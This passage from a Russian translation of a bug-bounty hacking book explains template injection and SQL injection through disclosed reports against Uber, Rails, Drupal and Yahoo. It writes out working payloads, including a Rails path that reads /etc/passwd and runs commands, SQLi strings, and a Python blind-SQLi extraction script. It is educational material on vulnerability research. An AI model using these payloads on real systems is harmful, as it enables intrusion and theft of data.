
Вознаграждение: 10 000 долларов

Описание:

Запустив на HackerOne общедоступную программу вознаграждений, Uber опубликовала на своём сайте «карту сокровищ»: eng.uber.com. На карте отмечено несколько конфиденциальных поддоменов Uber и технологии, которыми пользуется каждый. Стек интересующего нас сайта `riders.uber.com` включал Python Flask и NodeJS. Исследуя уязвимость, хакер Orange заметил применение Flask и Jinja2 и стал проверять их синтаксис в поле имени.


Во время испытаний Orange обратил внимание: любое изменение профиля на `riders.uber.com` приводит к отправке владельцу учётной записи письма и текстового сообщения. Как сказано в его блоге, сначала он испытал `{{1+1}}`. Сайт разобрал выражение и напечатал 2 в письме, отправленном самому исследователю.

Затем он попробовал полезную нагрузку `{% for c in [1,2,3] %}{{c,c,c}}{% endfor %}`, которая запускает цикл `for`. В профиле появился следующий результат:



Профиль Uber после инъекции полезной нагрузки, blog.orange.tw

а в письме получился следующий результат:



Письмо Uber после инъекции полезной нагрузки, blog.orange.tw

Как видите, на странице профиля отображался сам текст, но в письме код действительно выполнялся и внедрял результат. Следовательно, существовала уязвимость, позволявшая злоумышленнику выполнять код Python.

Jinja2 пытается уменьшить ущерб, выполняя код в песочнице с ограниченными возможностями, но иногда защиту удаётся обойти. Изначально отчёт сопровождался записью в блоге - опубликованной немного раньше времени, - где были замечательные ссылки на блог nVisium.com. Да, это та самая nVisium, которая выполнила RCE в Rails. В статьях показано, как выйти из песочницы:

• nvisium.com
• nvisium.com

Выводы. Обращайте внимание на технологии сайта: они часто подсказывают основные способы атаки. В данном случае прекрасными векторами оказались Flask и Jinja2. Как и с некоторыми XSS-уязвимостями, изъян может проявиться не сразу и быть неочевидным, поэтому проверяйте все места отображения текста. Имя профиля на сайте Uber показывалось как обычный текст, а уязвимость обнаружилась именно в электронном письме.

3. Динамическое отображение в Rails

Сложность: средняя

URL: неприменимо

Ссылка на отчёт: Rails Dynamic Render to RCE (CVE-2016-0752)[3]

Дата сообщения: 1 февраля 2015 года

Вознаграждение: неприменимо

Описание:

В исследовании nVisium содержится великолепный разбор и пошаговое описание эксплуатации. Согласно статье, контроллеры Ruby on Rails отвечают за бизнес-логику приложения Rails. Фреймворк предоставляет весьма мощные возможности, в том числе способен по простым значениям, переданным методу `render`, определять содержимое для пользователя.

Разработчики Rails могут неявно или явно управлять отображаемым содержимым с помощью параметра, переданного функции. Например, они могут явно отображать содержимое как текст, JSON, HTML или другой файл.

Благодаря этой возможности разработчик может принять параметры из URL и передать Rails, который определит отображаемый файл. Rails ищет нечто подобное `app/views/user/#{params[:template]}`.

nVisium приводит пример со значением `dashboard`, которое может отображать представление панели в файле `.html`, `.haml` или `.html.erb`. Получив такой вызов, Rails сканирует каталоги в поисках типов файлов, соответствующих соглашениям Rails - девиз фреймворка гласит: «соглашения вместо настройки». Но если вы предписываете Rails что-нибудь отобразить, а подходящего файла нет, он ищет в `RAILS_ROOT/app/views`, затем в `RAILS_ROOT` и в корне системы.

Именно здесь возникает часть проблемы. `RAILS_ROOT` обозначает корневую папку приложения, и поиск там разумен. Поиск в корне системы неразумен и опасен.

Поэтому можно передать `%2fetc%2fpasswd`, и Rails напечатает файл `/etc/passwd`. Страшно.

Но это ещё не всё. Если передать `<%25%3dls%25>`, строка интерпретируется как `<%= ls %>`. В языке шаблонов ERB конструкция `<%= %>` обозначает код, который следует выполнить и вывести. Поэтому здесь будет выполнена команда `ls`, то есть возникает удалённое выполнение кода.

Выводы. Такая уязвимость будет не на каждом сайте Rails: всё зависит от того, как написан сайт. Следовательно, автоматизированный инструмент необязательно её обнаружит. Если вы знаете, что сайт создан на Rails, обращайте внимание на URL: большинство следует общему соглашению. В простейшем случае это `/controller/id` для обычных GET-запросов, `/controller/id/edit` для редактирования и так далее.

Заметив такой шаблон URL, начинайте экспериментировать. Передавайте неожиданные значения и смотрите на результат.

Итоги

При поиске уязвимостей полезно определять основные технологии - веб-фреймворк, движок отображения интерфейса и прочие составляющие, - чтобы найти возможные векторы атаки. Из-за разнообразия шаблонизаторов нельзя точно сказать, что сработает во всех обстоятельствах, но здесь и помогает знание используемой технологии. Ищите места, где контролируемый вами текст возвращается на страницу или отображается где-либо ещё, например в электронном письме.

Сноски

[1] [назад] Отчёт HackerOne: hackerone.com.
[2] [назад] Отчёт HackerOne: hackerone.com.
[3] [назад] Статья nVisium: nvisium.com.

Глава 11. SQL-инъекции

Описание

Инъекция языка структурированных запросов (SQL injection, SQLi) возникает, когда уязвимость сайта, опирающегося на базу данных, позволяет злоумышленнику выполнять запросы к этой базе или иным образом атаковать её. За SQLi часто выплачивают крупные вознаграждения, поскольку последствия могут быть разрушительными. Злоумышленник способен изменять или извлекать сведения и даже создать себе в базе данных учётную запись администратора.

Базы данных SQL

Базы данных хранят сведения в записях и полях, содержащихся в наборе таблиц. Таблица состоит из одного или нескольких столбцов, а каждая строка таблицы представляет запись базы данных.

Для создания, чтения, изменения и удаления записей пользователи применяют язык программирования SQL - язык структурированных запросов. Пользователь отправляет базе данных команды SQL, называемые также инструкциями или запросами. Если база принимает команду, то интерпретирует её и выполняет некоторое действие. Среди популярных баз данных SQL - MySQL, PostgreSQL, MSSQL и другие. В этой главе мы будем использовать MySQL, но общие принципы относятся ко всем базам SQL.

Инструкции SQL состоят из ключевых слов и функций. Например, следующая инструкция предписывает базе выбрать сведения из столбца `name` таблицы `users` для записей, где столбец `id` равен `1`:

```
SELECT name FROM users WHERE id = 1;
```

Многие веб-сайты хранят сведения в базах данных и используют их для динамического создания содержимого. Например, сайт `https://www.leanpub.com/` хранит в базе сведения о прежних заказах и список купленных электронных книг; доступ к ним открывается после входа в учётную запись. Веб-браузер обращается к базе сайта и создаёт HTML на основании возвращённых сведений.

Рассмотрим условный пример серверного кода PHP, создающего команду MySQL после посещения пользователем URL `https://www.leanpub.com?name=yaworsk`:

```
$name = $_GET['name'];
$q = "SELECT * FROM users WHERE name = '$name'";
mysql_query($query);
```

Код посредством `$_GET[]` получает из параметров URL значение `name`, указанное между квадратными скобками, и сохраняет его в переменной `$name`. Затем параметр без какой-либо очистки передаётся в переменную `$q`. Переменная `$q` представляет выполняемый запрос, который извлекает все данные из таблицы `users`, где значение столбца `name` совпадает с параметром URL `name`. Запрос выполняется передачей переменной `$q` PHP-функции `mysql_query`.

Сайт ожидает, что `name` содержит обычный текст. Но если пользователь введёт в параметр URL вредоносную строку `test' OR 1='1`, как в `https://www.leanpub.com?name=test' OR 1='1`, выполнится следующий запрос:

```
$query = "SELECT * FROM users WHERE name = 'test' OR 1='1'";
```

Вредоносный ввод закрывает начальную одинарную кавычку после значения `test` и добавляет в конец запроса SQL-код `OR 1='1`. Висящая одинарная кавычка в `OR 1='1` открывает закрывающую одинарную кавычку, жёстко записанную после ввода. Если бы во внедрённом запросе не было открывающей одинарной кавычки, висящая кавычка привела бы к синтаксической ошибке SQL и запрос не выполнился бы.

SQL поддерживает условные операторы наподобие `AND` и `OR`. В данном случае инъекция изменяет предложение `WHERE`: теперь оно ищет записи, где столбец `name` соответствует `test` или уравнение `1='1'` истинно. MySQL услужливо преобразует `'1'` в целое число. Поскольку 1 всегда равно 1, условие истинно и запрос возвращает все записи таблицы `users`.

Однако инъекция `test' OR 1='1` не сработает, если очищаются другие части запроса. Например, запрос может выглядеть так:

```
$name = $_GET['name'];
$pw = mysql_real_escape_string($_GET['password']);
$query = "SELECT * FROM users WHERE name = '$name' AND pw = '$pw'";
```

Здесь параметр пароля тоже управляется пользователем, но правильно очищается функцией `mysql_real_escape_string`. Если применить ту же полезную нагрузку `test' OR 1='1` в качестве имени, а пароль будет равен `12345`, инструкция примет следующий вид:

```
$query = "SELECT * FROM users WHERE name = 'test' OR 1='1' AND pw = '12345'";
```

Запрос ищет все записи, где имя равно `test` либо `1='1'` и пароль равен `12345`. Мы не станем останавливаться на том, что база хранит пароли открытым текстом, хотя это ещё одна уязвимость.

Поскольку для проверки пароля применяется оператор `AND`, запрос не возвращает данные, если пароль записи не равен `12345`. Попытка SQLi терпит неудачу, но ничто не мешает выбрать другой способ атаки.

Нам необходимо исключить параметр пароля, и это можно сделать добавлением `;--`: `test' OR 1='1;--` . Инъекция решает две задачи: точка с запятой (`;`) завершает инструкцию SQL, а два дефиса (`--`) сообщают базе, что остальной текст является комментарием. Внедрённый параметр превращает запрос в `SELECT * FROM users WHERE name = 'test' OR 1='1';`. Код `AND password = '12345'` становится комментарием, и команда возвращает все записи таблицы. Применяя `--` для комментария, помните: MySQL требует пробел после двух дефисов и перед оставшейся частью запроса, иначе вернёт ошибку и не выполнит команду.

Защита от SQLi

Одним из способов защиты от SQLi служат подготовленные инструкции - возможность базы данных для выполнения повторяющихся запросов. Подробный разбор выходит за рамки книги, но защита обеспечивается тем, что запросы перестают формироваться динамически. База использует запросы как шаблоны с заполнителями переменных. Поэтому даже если пользователь передаст запросу неочищенные данные, инъекция не сможет изменить шаблон запроса базы и SQLi не произойдёт.

Веб-фреймворки Ruby on Rails, Django, Symfony и другие тоже предлагают встроенные средства предотвращения SQLi. Но они несовершенны и не способны предотвратить уязвимость везде. Два простых примера SQLi, рассмотренные выше, обычно не сработают на сайтах с фреймворками, если только разработчики не нарушили передовые практики или не поняли, что защита не предоставляется автоматически. Например, сайт https://www.rails-sqli.org/ поддерживает список распространённых шаблонов SQLi в Rails, возникающих из-за ошибок разработчиков. При поиске SQLi лучше всего проверять старые сайты, которые выглядят как самостоятельно разработанные

либо построены на веб-фреймворках и системах управления содержимым без всех встроенных защит современных систем.

Примеры

1. SQL-инъекция в Drupal

Сложность: средняя

URL: любой сайт Drupal с версией ниже 7.32

Ссылка на отчёт: https://hackerone.com/reports/31756[1]

Дата сообщения: 17 октября 2014 года

Вознаграждение: 3000 долларов

Описание:

Drupal - популярная система управления содержимым для создания веб-сайтов, очень похожая на WordPress и Joomla. Она написана на PHP и имеет модульную архитектуру: новые возможности добавляются установкой модулей. Сообщество Drupal написало тысячи бесплатных модулей, включая решения для электронной коммерции, интеграции со сторонними службами, создания содержимого и других задач. Однако каждая установка Drupal содержит один и тот же набор основных модулей для работы платформы и требует соединения с базой данных. Обычно этот набор называют ядром Drupal.

В 2014 году группа безопасности Drupal выпустила срочное обновление ядра и сообщила, что все сайты Drupal подвержены SQL-инъекции, доступной анонимным пользователям. Уязвимость позволяла злоумышленнику захватить любой необновлённый сайт Drupal.

Стефан Хорст обнаружил, что разработчики Drupal неправильно реализовали обёртку для запросов к базе данных, которой могли злоупотреблять злоумышленники. Точнее, Drupal применяла объект данных PHP (PHP Data Objects, PDO) как интерфейс доступа к базе. Разработчики ядра написали код, вызывавший функции PDO, а все остальные разработчики должны были использовать этот код Drupal при взаимодействии с базой. Это обычная практика разработки программного обеспечения. Она позволяла применять Drupal с разными видами баз данных - MySQL, Postgres и другими, - уменьшала сложность и обеспечивала единообразие.

Но Стефан обнаружил, что код обёртки Drupal делал неверное предположение о данных массива, передаваемых запросу SQL. Вот исходный код:

```
foreach ($data as $i => $value) {
 [...]
 $new_keys[$key . '_' . $i] = $value;
}
```

Можете заметить ошибку? Я бы не смог. Разработчики предположили, что массив всегда содержит числовые ключи: 0, 1, 2 и так далее, то есть значения `$i`. Поэтому они соединяли переменную `$key` с `$i` и присваивали результат значению. Вот как выглядел обычный запрос функции Drupal `db_query`:

```
db_query("SELECT * FROM {users} WHERE name IN (:name)", array(':name' => array('user1', 'user2')));
```

Функция `db_query` принимает запрос `SELECT * FROM {users} WHERE name IN (:name)` и массив значений, которыми следует заменить заполнители запроса.

В PHP при объявлении массива `array('value', 'value2', 'value3')` фактически создаётся `[0 => 'value', 1 => 'value2', 2 => 'value3']`, где каждое значение доступно по числовому ключу.

В данном случае переменная `:name` заменялась значениями массива `[0 => 'user1', 1 => 'user2']`. Получался следующий запрос:

```
SELECT * FROM users WHERE name IN (:name_0, :name_1)
```

Пока всё хорошо. Проблема появляется, если у массива нет числовых ключей:

```
db_query("SELECT * FROM {users} where name IN (:name)",
 array(':name' => array('test)--' => 'user1', 'test' => 'user2')));
```

Здесь `:name` - массив с ключами `'test)--'` и `'test'`. Видите, к чему всё идёт? После получения массива Drupal обрабатывала его и создавала запрос:

```
SELECT * FROM users WHERE name IN (:name_test)--, :name_test)
```

Причина может быть неочевидна, поэтому разберём процесс. В описанном выше цикле `foreach` Drupal по очереди проходит все элементы массива. На первой итерации `$i = test)--`, а `$value = user1`. Переменная `$key` соответствует `(:name)` из запроса; объединив её с `$i`, получаем `name_test)--`. На второй итерации `$i = test`, а `$value = user2`. Объединение `$key` с `$i` даёт `name_test`. В результате появляется заполнитель `:name_test`, равный `user2`.

Теперь важным становится то, что Drupal обёртывала объекты PHP PDO, а PDO допускает несколько запросов. Злоумышленник мог передать в качестве ключа массива вредоносный ввод, например настоящий SQL-запрос для создания пользователя-администратора. Он интерпретировался и выполнялся как несколько запросов.

Выводы. Этот пример интересен тем, что для эксплуатации недостаточно было отправить одну кавычку и нарушить запрос. Всё зависело от обработки кодом Drupal массивов, переданных внутренним функциям. Такое нелегко заметить при тестировании чёрного ящика, когда кода вы не видите. Поэтому ищите возможности изменить структуру данных, передаваемых сайту. Например, если URL принимает параметр `?name`, попробуйте передать массив `?name[]` и посмотрите, как сайт его обработает. Это необязательно приведёт к SQLi, но может вызвать другое любопытное поведение.

2. Слепая SQL-инъекция в Yahoo Sports

Сложность: средняя

URL: `sports.yahoo.com`


Ссылка на отчёт: блог esevece[2]

Дата сообщения: 16 февраля 2014 года

Вознаграждение: 3705 долларов


Описание:

Согласно записи в его блоге, Стефано обнаружил SQLi благодаря параметру `year` в адресе `http://sports.yahoo.com/nfl/draft?year=2010&type=20&round=2`. Вот приведённый в записи пример допустимого ответа по этому URL:



Допустимый ответ Yahoo

Любопытно, что, когда Стефано добавил в запрос два дефиса `--`, результаты изменились:



Допустимый ответ Yahoo


Причина в том, что `--` обозначает комментарий в запросе, как подробно объяснялось выше. Исходный запрос Yahoo мог выглядеть примерно так:

```
SELECT * FROM PLAYERS WHERE YEAR = 2010 AND TYPE = 20 AND ROUND = 2;
```

Вставив два дефиса, Стефано фактически превратил его в:

```
SELECT * FROM PLAYERS WHERE YEAR = 2010;
```

Поняв это, исследователь смог начать извлекать сведения из базы данных Yahoo. Например, номер основной версии программного обеспечения базы Стефано проверял следующим образом:



Версия базы данных Yahoo

С помощью функции `IF` игроки возвращались, если первый символ значения функции `version()` был равен 5. `IF` принимает условие и возвращает следующее за ним значение, когда условие истинно, или последний параметр, когда оно ложно. На приведённом снимке условие проверяет первый символ версии. Поскольку результаты отсутствуют, мы знаем, что версия базы данных не начинается с 5. Обязательно ознакомьтесь с памяткой по MySQL в главе «Ресурсы», где приведены дополнительные возможности для проверки SQLi.

Эта SQLi считается слепой, поскольку Стефано не видит результаты непосредственно: он не может просто вывести версию базы, так как Yahoo возвращает только игроков. Но, изменяя запрос и сравнивая результаты с исходным запросом - первым снимком, - исследователь мог продолжать извлекать сведения из базы Yahoo.

Выводы. SQLi, как и другие инъекции, не слишком трудно эксплуатировать. Главное - проверять потенциально уязвимые параметры. В этом случае добавление двух дефисов явно изменило результаты исходного запроса Стефано и выдало наличие SQLi.

При поиске похожих уязвимостей следите за малозаметными изменениями результатов: они способны указывать на слепую SQLi.

3. Слепая SQLi в Uber

Сложность: средняя

URL: `http://sctrack.email.uber.com.cn/track/unsubscribe.do`

Ссылка на отчёт: https://hackerone.com/reports/150156[3]

Дата сообщения: 18 июля 2016 года

Вознаграждение: 4000 долларов

Описание:

Слепые SQL-инъекции встречаются не только на веб-страницах, но и в других местах, например в ссылках электронных писем. В июле 2016 года Оранж Цай получил рекламное письмо от Uber. Он заметил, что в ссылке отписки был параметр URL со строкой в кодировке Base64. Ссылка выглядела так:

```
http://sctrack.email.uber.com.cn/track/unsubscribe.
    do?p=eyJ1c2VyX2lkIjogIjU3NTUiLCAicmVjZWl2ZXIiOiAib3JhbmdlQG15bWFpbCJ9
```

Декодирование значения параметра `p` `eyJ1c2VyX2lkIjogIjU3NTUiLCAi...` из Base64 возвращает строку JSON `{"user_id":"5755","receiver":"orange@mymail"}`. Получив декодированную строку, Оранж добавил код `and sleep(12) = 1` в закодированный параметр URL `p`. Это безвредная инъекция, предназначенная для увеличения времени ответа базы на действие отписки: `{"user_id": "5755 and sleep(12)=1", "receiver": "orange@mymail"}`. Если сайт уязвим, при выполнении запроса вычисляется `sleep(12)`: база бездействует 12 секунд, а затем сравнивает результат команды `sleep` с 1. В MySQL команда `sleep` обычно возвращает 0, поэтому сравнение ложно, но это неважно - выполнение всё равно занимает не менее 12 секунд.

Оранж снова закодировал изменённую полезную нагрузку, передал её параметру URL и открыл ссылку отписки, чтобы убедиться: HTTP-ответ приходит не менее чем через 12 секунд. Однако исследователь решил, что для отчёта Uber нужно более убедительное доказательство SQLi. Поэтому он посредством перебора решил извлечь имя пользователя, имя узла и название базы данных. Это показывало возможность получать сведения через SQLi без доступа к конфиденциальным данным.

В SQL есть функция `user`, возвращающая имя пользователя и узла базы данных в форме `<user>@<host>`. Оранж не видел результат внедрённых запросов и потому не мог просто вызвать `user`. Вместо этого он изменил запрос при поиске собственного идентификатора пользователя: добавил условную проверку, которая с помощью функции `mid` по одному символу сравнивала строку имени пользователя и узла базы.

Подобно слепой SQLi Yahoo Sports из предыдущего отчёта, Оранж выводил каждый символ строки имени пользователя и узла с помощью инструкции сравнения.

Например, чтобы перебором найти имя пользователя и узла, Оранж брал функцией `mid` первый символ значения, которое вернула `user`, и сравнивал его сначала с `a`, затем с `b`, потом с `c` и так далее. Если инструкция сравнения была истинной, сервер выполнял команду отписки, показывая, что первый символ значения функции `user` совпал с проверяемым символом. Если условие было ложным, сервер не пытался отписать пользователя. Проверяя так каждый символ результата функции `user`, Оранж в конце концов мог восстановить полные имена пользователя и узла.

Ручной перебор строки занял бы много времени, поэтому Оранж создал сценарий Python, который формировал и отправлял Uber полезные нагрузки от его имени:

```
import json
import string
import requests

from urllib import quote
from base64 import b64encode

base = string.digits + string.letters + '_-@.'
payload = {"user_id": 5755, "receiver": "blog.orange.tw"}
for l in range(0, 30):
    for i in base:
        payload['user_id'] = "5755 and mid(user(),%d,1)='%c'#" % (l + 1, i)
        new_payload = json.dumps(payload)
        new_payload = b64encode(new_payload)
        r = requests.get('http://sctrack.email.uber.com.cn/track/unsubscribe.do?p=' + quote(new_payload))
        if len(r.content) > 0:
```

```
            print i,
            break
```

Код Python начинается с пяти строк импорта библиотек, необходимых Оранжу для обработки HTTP-запросов, JSON и кодировок строк.

